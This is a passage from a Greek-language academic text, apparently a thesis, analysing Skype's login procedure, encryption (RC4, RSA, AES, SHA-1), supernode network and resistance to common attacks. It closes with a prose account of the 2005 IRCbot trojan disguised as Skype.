
```
 1.  start
 2.  send UDP packet(s) to HC
 3.  if no response within 5 seconds then
 4.    attempt TCP connection with HC
 5.    if not connected then
 6.      attempt TCP connection with HC on port 80 (HTTP)
 7.      if not connected then
 8.        attempt TCP connection with HC on port 443 (HTTPS)
 9.        if not connected then
10.          attempts++
11.          if attempts==5 then
12.            fail
13.          else
14.            wait 6 seconds
15.            goto step 2
16.  Success
```




**Εικόνα 27 - Skype: Διαδικασία Εισόδου/Πιστοποίησης**

Η αρχή του frame (SoF) του UDP[29] αποτελείται από :

1. frame ID number (2 bytes)
2. payload type (1 byte)
    - obfuscated payload
    - Ack/NAck packet
    - payload forwarding packet
    - payload resending packet
    - other





**Εικόνα 28 - Skype: Το UDP πακέτο**

Τα δεδομένα κρυπτογραφούνται με την χρήση του αλγόριθμου RC4[30], του οποίου το κλειδί υπολογίζεται από στοιχεία που περιέχει το δεδομενογράφημα UDP:

- public source and destination IP
- Skype's packet ID
- Skype's obfuscation layer's IV


[29] http://en.wikipedia.org/wiki/User_Datagram_Protocol
[30] http://en.wikipedia.org/wiki/RC4




**Εικόνα 29 - Skype: Παραγωγή RC4 Κλειδιού**

Όσον αφορά το TCP[31] πακέτο:

- Στα 4 πρώτα byte της ροής, στέλνεται ο σπόρος (seed) από το RC4
- Η RC4 ροή χρησιμοποιείται για την αποκρυπτογράφηση των 10 επομένων bytes
- Η RC4 ροή αρχικοποιείται ξανά και χρησιμοποιείται ξανά για το υπόλοιπο της ροής





**Εικόνα 30 - Skype: Το Tcp πακέτο**

Όταν ένας χρήστης εισέρχεται στο Skype, ο Κεντρικός Διακομιστής παράγει 2 πρώτους αριθμούς μήκους 512 bits. Αυτό θα μας δώσει τα δημόσια / ιδιωτικά RSA κλειδιά μήκους 1024 bits. Αυτά τα 2 κλειδιά αναπαριστούν τον χρήστη για τη διάρκεια της σύνδεσης και βρίσκονται στο server, ενώ το πρόγραμμα πελάτης παράγει ένα συμμετρικό κλειδί συνόδου K.

[31] http://en.wikipedia.org/wiki/Transmission_Control_Protocol

Το πρόγραμμα πελάτης δημιουργεί έναν MD5[32] hash του username και του password τον οποίο κρυπτογραφεί μαζί με το δημόσιο συντελεστή του κάνοντας χρήση του συμμετρικού κλειδιού συνόδου K. Έπειτα, κρυπτογραφεί το K με έναν από τους έμπιστους συντελεστές του Skype χρησιμοποιώντας RSA . Τέλος, στέλνει το κρυπτογραφημένο κλειδί K και τα κρυπτογραφημένα δεδομένα στο Διακομιστή Εισόδου.




**Εικόνα 31 - Skype: Πιστοποίηση Χρήστη**

## *3.5.4 Πραγματοποίηση κλήσης σε άλλον χρήστη*

Η δρομολόγηση στο δίκτυο του Skype γίνεται από τους SN. Όταν ένας SC προσπαθεί να εγκαθιδρύσει μια κλήση, πρώτα ρωτάει το SN πού βρίσκεται ο χρήστης που θέλει να καλέσει και προσπαθεί να συνδεθεί απευθείας σε αυτόν. Αν ο SC βρίσκεται πίσω από NAT ή firewall, τότε συνδέεται στον καλούμενο μέσω του SN. Όταν οι 2 SC που θέλουν να επικοινωνήσουν συνδεθούν, οποιοδήποτε είδος επικοινωνίας (φωνή, βίντεο, κείμενο κ.α) διέρχονται από αυτή τη σύνδεση που δημιουργήθηκε.

Στη περίπτωση που οι 2 SC βρίσκονται στο ίδιο LAN, θα συνδεθούν απευθείας ο ένας με τον άλλο ακόμα και αν βρίσκονται πίσω από NAT[33] και πρέπει να χρησιμοποιήσουν SN. Αυτό σημαίνει ότι πρέπει να υπάρχει ένας μηχανισμός για αυτούς ώστε να μπορούν να ανταλλάξουν τις ιδιωτικές τους διευθύνσεις μέσω του SN και τότε συνδέονται απευθείας. Αυτός ο μηχανισμός μπορεί να χρησιμοποιηθεί κάθε φορά που ο SN βλέπει 2 SC με την ίδια δημόσια IP να θέλουν να συνδεθούν.

## *3.5.5 Συμφωνία Κλειδιού μεταξύ Ομότιμων (P2P Key Agreement)*

[32] http://en.wikipedia.org/wiki/MD5
[33] http://en.wikipedia.org/wiki/LAN

Αν ένας χρήστης Α θέλει να επικοινωνήσει με ένα χρήστη Β και δεν υπάρχει προηγούμενη σύνοδος μεταξύ τους, δημιουργείται μια νέα σύνοδος όπου παρέχεται ένα δικό της κλειδί συνόδου 256-bit-AES το $SK_{AB}$ . Αυτή η σύνοδος θα υπάρχει όσο υπάρχει κίνηση δεδομένων μεταξύ των χρηστών και για ορισμένο χρόνο μετά την λήξη αυτής της κίνησης. Αφού τερματιστεί η σύνοδος, το κλειδί διατηρείται στην μνήμη μέχρι να κλείσει η εφαρμογή, οπού τότε μηδενίζεται.

Για να δημιουργηθεί μια σύνοδος, απαιτείται να υπάρχει συνδεσιμότητα μεταξύ των δύο χρηστών μέσα από το σύννεφο του Skype. Χρησιμοποιώντας αυτή τη συνδεσιμότητα, οι Α και Β πραγματοποιούν τη Συμφωνία Κλειδιού μεταξύ Ομότιμων στην οποία ελέγχουν ο ένας την ταυτότητα του άλλου και συμφωνούν στο $SK_{AB}$ κ.α.

### *3.5.6 Επικοινωνία φωνής και/ή μηνύματα κειμένου*

Τα δεδομένα στέλνονται μέσω της σύνδεσης που δημιουργήθηκε νωρίτερα. Πρέπει να σημειωθεί ότι οι ρυθμίσεις του δικτύου μπορούν να αλλάξουν κατά τη διάρκεια της επικοινωνίας. Μια επικοινωνία βασίσμενη σε UDP μπορεί να σταματήσει και να συνεχισθεί μέσω TCP όταν προσθέσουμε μια μεταφορά αρχείου παράλληλα με τη φωνητική επικοινωνία. Αφού το TCP είναι πιο κατάλληλο για μεταφορά αρχείων, αύτο βγάζει νόημα. Όταν ο SC είναι ακόμα σε επικοινωνίας με κάποιον από την λίστα επαφών του,το Skype χρησιμοποιεί keep-alive μηνύματα κάθε 20 δευτερόλεπτα για να διατηρήσει τα UDP bindings στο NAT.

### *3.5.7 Κρυπτογράφηση των δεδομένων*

Όλη η κίνηση σε μία σύνοδο κρυπτογραφείται εφαρμόζοντας το λογικό XOR[34] μεταξύ του κειμένου και μίας "ροής κλειδιών" που παράγεται από 256-bits AES που τρέχει σε Integer Counter Mode(ICM)[35]. Το κλειδί που χρησιμοποιείται είναι το $SK_{AB}$. Ειδικότερα, έχουμε:

- Παραγωγή τυχαίων αριθμών (Random Number Generation)

Οι τυχαίοι αριθμοί χρησιμοποιούνται για διάφορους κρυπτογραφικούς σκοπούς στο Skype, όπως προστασίας από επιθέσεις επανάληψης, παραγωγή των RSA κλειδιών και παραγωγή των AES κλειδιών για την κρυπτογράφηση των δεδομένων. Η ασφάλεια της συνόδου P2P εξαρτάται σημαντικά από την "ποιότητα" των τυχαίων κλειδιών που παράγονται.

Σε ένα σύστημα με λειτουργικό Windows, το Skype κάνει κλήσεις συστήματος Win32 σε έναν αριθμό συναρτήσεων του λειτουργικού συστήματος. Τα bits που μαζεύονται από αυτές τις κλήσεις, κατακερματίζονται χρησιμοποιώντας SHA-1. Τα 64-bit υψηλής σημαντικότητας από τον κατακερματισμό αυτό επιστρέφονται.

- AES

Ο κώδικας του Skype εφαρμόζει κρυπτογράφηση AES χρησιμοποιώντας μέγεθος μπλοκ των 128 bit και μέγεθος κλειδιού 256 bits. Έχει γίνει προσπάθεια για να

[34] http://en.wikipedia.org/wiki/Exclusive_or
[35] http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation

εκτελείται το AES γρήγορα. Έχει βελτιστοποιηθεί για το Integer Counter Mode. Χρησιμοποιεί macro-εντολές για την αύξηση της απόδοσης. Ο AES χρησιμοποιείται για την παραγωγή κλειδιών για την κρυπτογράφηση των πακέτων δεδομένων. Ένας buffer με το κείμενο, εκτός από τα 2 τελευταία bytes του, κρυπτογραφείται ως εξής:

A. Μπλοκ δεδομένων γίνονται XOR με κρυπτογραφήματα AES. Τα δεύτερα παράγονται χρησιμοποιώντας το κλειδί της συνόδου.
B. Υπολογίζεται το CRC[36] των περιεχομένων του κρυπτογραφημένου buffer. Το ακέραιο υπόλοιπο του αθροίσματος του CRC και των 2 χαμηλής σημαντικότητας bytes του packet_index διαιρούμενο με το 2 αποθηκεύεται στα 2 τελευταία bytes του buffer.

- RSA

Ο κώδικας χρησιμοποιεί την παραλλαγή μονών αριθμών του τυπικού αλγόριθμου τετραγωνισμού-και-πολλαπλασιασμού για να εκτελέσει την εκθετικότητα και επίσης χρησιμοποιεί έξυπνο τετραγωνισμό (ο οποίος κόβει τον αριθμό διαδικασιών πολλαπλασιασμού στο μισό). Επιπλέον, ο κώδικας υλοποιεί τα κρίσιμα κομμάτια σε γλώσσα assembly[37], όπου είναι δυνατόν. Αυτό είναι εξαρτώμενο από την πλατφόρμα.

Ο αλγόριθμος που παράγει τον εκθέτη αποκρυπτογράφησης (ιδιωτικό κλειδί) είναι μια σωστά εφαρμοσμένη παραλλαγή της μεθόδου Montgomery[38] της αντιστροφής. Αυτή η μέθοδος, αν και χρησιμοποιεί επιπλέον υπολογισμούς, εξαλείφει τις ‘‘πολύπλοκες’’ δοκιμαστικές διαιρέσεις που απαιτούνται από την Ευκλείδεια μέθοδο και αντικαθιστά τις ‘‘πολύπλοκες’’ κανονικές διαιρέσεις με τις ’’απλούστερες’’ διαιρέσεις με 2.

- Γέμισμα Υπογραφών (Signature Padding)

Ο κώδικας γεμίσματος υπογραφών RSA είναι συμβατός με το ISO 9796-2[39]. Για μικρότερα φορτία, το γέμισμα παίρνει κάποια από τις παρακάτω μορφές:

4A <data><sha1(data)> BC
4B BB…..BA <data><sha1(data)> BC

Μεγαλύτερα φορτία σπάνε σε μικρότερα και κάθε ένα γεμίζεται με το ακόλουθο:

6A <partial data><sha1(complete data)> BC

Η μέθοδος επαλήθευσης υπογραφής ελέγχει την ακεραιότητα του υπογεγραμμένου μηνύματος. Αποκωδικοποιεί το RSA και εξάγει και ελέγχει το γέμισμα. Ελέγχει επίσης την ακρίβεια του κατακερματισμού. Συνεπής με το ISO 9796-2, μετά το πρώτο υπογεγραμμένο μπλοκ, το υπόλοιπο υπογεγραμμένο μήνυμα είναι σε απλό κείμενο το οποίο επαληθεύεται με τον έλεγχο κατακερματισμού SHA-1.

[36] http://en.wikipedia.org/wiki/Cyclic_redundancy_check
[37] http://en.wikipedia.org/wiki/Assembly_language
[38] http://en.wikipedia.org/wiki/Montgomery_reduction
[39] http://www.iso.org/iso/catalogue_detail.htm?csnumber=35455

- SHA-1

Ο κώδικας που υλοποιεί τον Αλγόριθμο Ασφαλούς Κατακερματισμού (Secure Hash Algorithm, SHA-1) είναι όμορφος και σωστός. Στην πραγματικότητα είναι καλύτερος από την υλοποίηση του openssh[40] SHA-1.

- RC4

Ο αλγόριθμος RC4 χρησιμοποιείται από το Skype για να παράγει πρώτους αριθμούς για τον αλγόριθμο RSA. Η εφαρμογή του RC4 είναι στάνταρ. Μια αποδεκτή τεχνική είναι η αρχικοποίηση του RC4 με τυχαία bits και η χρήση ροής κλειδιών RC4 για τη παραγωγή RSA κλειδιών.


### *3.5.8 Το δίκτυο του Skype*

Στο δίκτυο του Skype, ορισμένοι χρήστες που πληρούν κάποια κριτήρια (έχουν μεγάλο εύρος ζώνης, καλή CPU και δεν βρίσκονται πίσω από firewall) μπορούν να λειτουργήσουν σαν υπερκόμβοι (supernodes). Επίσης, έχουν πάντα δρομολογήσιμη δημόσια διεύθυνση IP. Αυτοί οι χρήστες, έχουν στον υπολογιστή τους μια αναφορά σε άλλους χρήστες που είναι συνδεμένοι. Βλέπουμε ότι ο υπερκόμβος λειτουργεί σαν hub[41]. Έτσι βοηθάτε η επικοινωνία μεταξύ των χρηστών της εφαρμογής που μπορεί να αντιμετωπίζουν κάποιο πρόβλημα (πχ λόγω firewall).

Αναλυτικότερα, ο υπερκόμβος λειτουργεί ως εξής: Κάθε πρόγραμμα πελάτης Skype συνδέεται πάντα σε έναν υπερκόμβο. Όταν γίνεται μια κλήση, η TCP σύνδεση με τον υπερκόμβο που έχει ήδη δημιουργηθεί χρησιμοποιείται για να την σηματοδοτήσει. Ανάλογα με την κατάσταση του firewall του προγράμματος πελάτη η ροή δεδομένων ρυθμίζεται σε UDP (αν το επιτρέπει το firewall) η στην χειρότερη περίπτωση σαν εξερχόμενη TCP η οποία σχεδόν πάντα επιτρέπεται. Αν και τα δύο προγράμματα πελάτες επιτρέπεται να κάνουν μόνο εξερχόμενες TCP κλήσεις, τότε δρομολογούνται μέσω άλλου κόμβου.


Οι υπερκόμβοι ομαδοποιούνται σε σχισμές (slots), όπου συνήθως σε κάθε σχισμή βρίσκονται 9 ή 10 υπερκόμβοι. Οι σχισμές με τη σειρά τους οργώνονται σε blocks, αποτελούμενα από 8 σχισμές το κάθε ένα. Όπως παρουσιάστηκε στο συνέδριο Black Hat, υπάρχουν περίπου 2050 σχισμές σε όλο τον κόσμο, το οποίο μεταφράζεται σε περίπου 20000 υπερκόμβους οι οποίοι εξυπηρετούν τους χρήστες του Skype.

[40] http://en.wikipedia.org/wiki/OpenSSH
[41] http://en.wikipedia.org/wiki/Ethernet_hub



**Εικόνα 32 - Skype: Οι υπερκόμβοι στον κόσμο**

Ο Skype Client (SC) προσπαθεί να συνδεθεί με 5 SuperNodes (SN) στέλνωντας ένα UDP πακέτο στις IP διευθύνσεις των SN που επέλεξε τυχαία από την cache του host. Η Host cache περιέχει μια λίστα από 200 IP διευθύνσεις SN, η οποία ανανεώνεται αν ο SN δεν είναι προσβασιμος. Τότε ο SC προσπαθεί να συνδεθεί χρησιμοποιώντας TCP συνδέσεις με τους ίδιους SN. Αλλιώς, ο SC στέλνει πακέτα στον SN στο port 80 (HTTP) και αν ο SN δεν είναι διαθέσιμος σε αυτό το port, ξαναπροσπαθεί στέλνωντας στον ίδιο κόμβο στο port 443 (HTTPS). Όταν βρεθεί κάποιος super node για να συνδεθεί, ο client ανανεώνει την λίστα ενεργών και διαθέσιμων super nodes που διατηρεί . Όταν γίνεται εγκατάστασει του SC για πρώτη φορά, περιέχει μια λίστα από SN για να συνδεθεί. Αυτές οι IP διευθύνσεις είναι 200 όποτε υπάρχουν πολύ λίγες πιθανότητες να μην είναι διαθέσιμοι όλοι ειδικά αν υποθέσουμε ότι κάποιοι από αυτούς συντηρούνται από την Skype Inc.



**Εικόνα 33 - Skype: Υπερκόμβοι στην ήπειρο μας και στους κοντινούς γείτονες**

### *3.5.9 Ανοχή και μη ανοχή σε διαφόρους τρόπους επίθεσης*

1. Επίθεση Άτομο Στη Μέση - Man In The Middle (MiTM) [42]

Υπάρχουν κάποιες περιπτώσεις στις οποίες βλέπουμε οτι το Skype είναι τρωτό σε μια επίθεση σαν αυτή.

- Αν βρεθεί κάποιο άτομο στην μέση, αποτρέπεται η καθιέρωση μιας συνόδου μεταξύ των χρηστών χωρίς όμως να αποκαλύπτεται η ασφάλεια των επικοινωνιών.
- Αν αχρηστευτούν οι μηχανισμοί ασφαλείας σε φυσικό επίπεδο, υλικό επίπεδο ή επίπεδο λογισμικού, τότε απαιτείται κάποια παρέμβαση ακολουθούμενη από ένα δεύτερο μετά-υπολογισμό. Αν γίνουν όλα αυτά, εκτίθεται η ασφάλεια μιας απλής συνόδου στον επιτιθέμενο.
- Σε περίπτωση που αχρηστευτούν οι μηχανισμοί ασφαλείας και στους 2 χρήστες που επικοινωνούν, όλες οι σύνοδοι μεταξύ των συγκεκριμένων χρηστών μπορούν να τεθούν σε κίνδυνο.
- Μια τελευταία περίπτωση είναι να αχρηστευτούν οι μηχανισμοί ασφαλείας του Κεντρικού Διακομιστή του Skype, αφού όπως αναφέρθηκε νωρίτερα τα ψηφιακά πιστοποιητικά που δημιουργούνται από την "αρχή" πιστοποιητικών είναι η βάση για την ταυτοποίηση των χρηστών.

[42] http://en.wikipedia.org/wiki/Man-in-the-middle_attack

2. Επίθεση Επανάληψης - Replay Attack [43]

Μια τέτοια επίθεση είναι δύσκολο να επιτευχθεί διότι στη χειραψία, η πρόσκληση από έναν κόμβο για να εδραιωθεί μια σύνοδος έχει μήκος 64-bit και διαλέγεται στην τύχη. Έτσι η πιθανότητα να βρεθεί η σωστή απάντηση στην πρόκληση είναι μικρή και αναπαρίσταται από τον αριθμό των συνόδων (έστω N) που παρατήρησε ο επιτιθέμενος προς το σύνολο των προκλήσεων, δηλαδή $N/2^{64}$ .Ακόμα και αν συμβεί αυτό, θα πρέπει να επιλεγεί (στην τύχη) το ίδιο κλειδί κρυπτογράφησης του AES μεγέθους 128-bit, το οποίο έχει πιθανότητα 1 φορά ανά $2^{128}$ προσπάθειες.

3. Επίθεση "Υπόθεσης" του Κωδικού Πρόσβασης - Password Guessing Attack[44]

Για να αντιμετωπιστεί μια τέτοια επίθεση, ο Κεντρικός Διακομιστής του Skype απαγορεύει την προσπάθεια εισόδου για ένα ορισμένο χρονικό διάστημα σε περίπτωση 10 επαναλαμβανόμενων λανθασμένων Κωδικών Πρόσβασης.

4. Επίθεση Πλάγιου Καναλιού (Side-Channel Attack)[45]

Αν υπάρχει κάποιο κακόβουλο πρόγραμμα σε έναν υπολογιστή που χρησιμοποιεί το Skype, μπορεί να καταφέρει να αποσπάσει το ιδιωτικό κλειδί υπογραφής του χρήστη λόγω της διαρροής πληροφοριών την ώρα που κρυπτογραφούνται / αποκρυπτογραφούνται σε ένα κοινό πόρο, πχ CPU, μέσα αποθήκευσης κ.α. Το Skype δεν έχει καμία άμυνα απέναντι σε μια τέτοια επίθεση. Βέβαια, δεν είναι τόσο σημαντικό διότι η ζημία που μπορεί να γίνει απευθείας από το κακόβουλο πρόγραμμα, είναι μεγαλύτερη και πιο άμεση από το να κλέψει το κλειδί του χρήστη.

## 3.6 Επιθέσεις / Προβλήματα ασφάλειας στο Skype : Αναφορά στο παρελθόν

Έχουν υπάρξει κάποια προβλήματα όσον αφορά το Skype και την προσπάθεια κάποιων να εκμεταλλευτούν τυχόν αδυναμίες του. Παρακάτω θα αναφερθούμε σε κάποιες από αυτές.

### *3.6.1 IRCbot (Οκτώβριος 2005)*

Μία έκδοση του IRCbot (γνωστό σαν Fanbot[46]) trojan[47], διανέμεται μέσω ηλεκτρονικού ταχυδρομείου μεταμφιεσμένο σαν το πρόγραμμα Skype.

Όταν εκτελεστεί το κακόβουλο αυτό λογισμικό, εμφανίζει ένα ψεύτικο μήνυμα σφάλματος εγκατάστασης ενώ εγκαθιστά τον εαυτό του σαν %sysdir%\remote.exe μεταβάλλοντας τη registry και κλείνει τις υπηρεσίες αναβάθμισης των Windows.

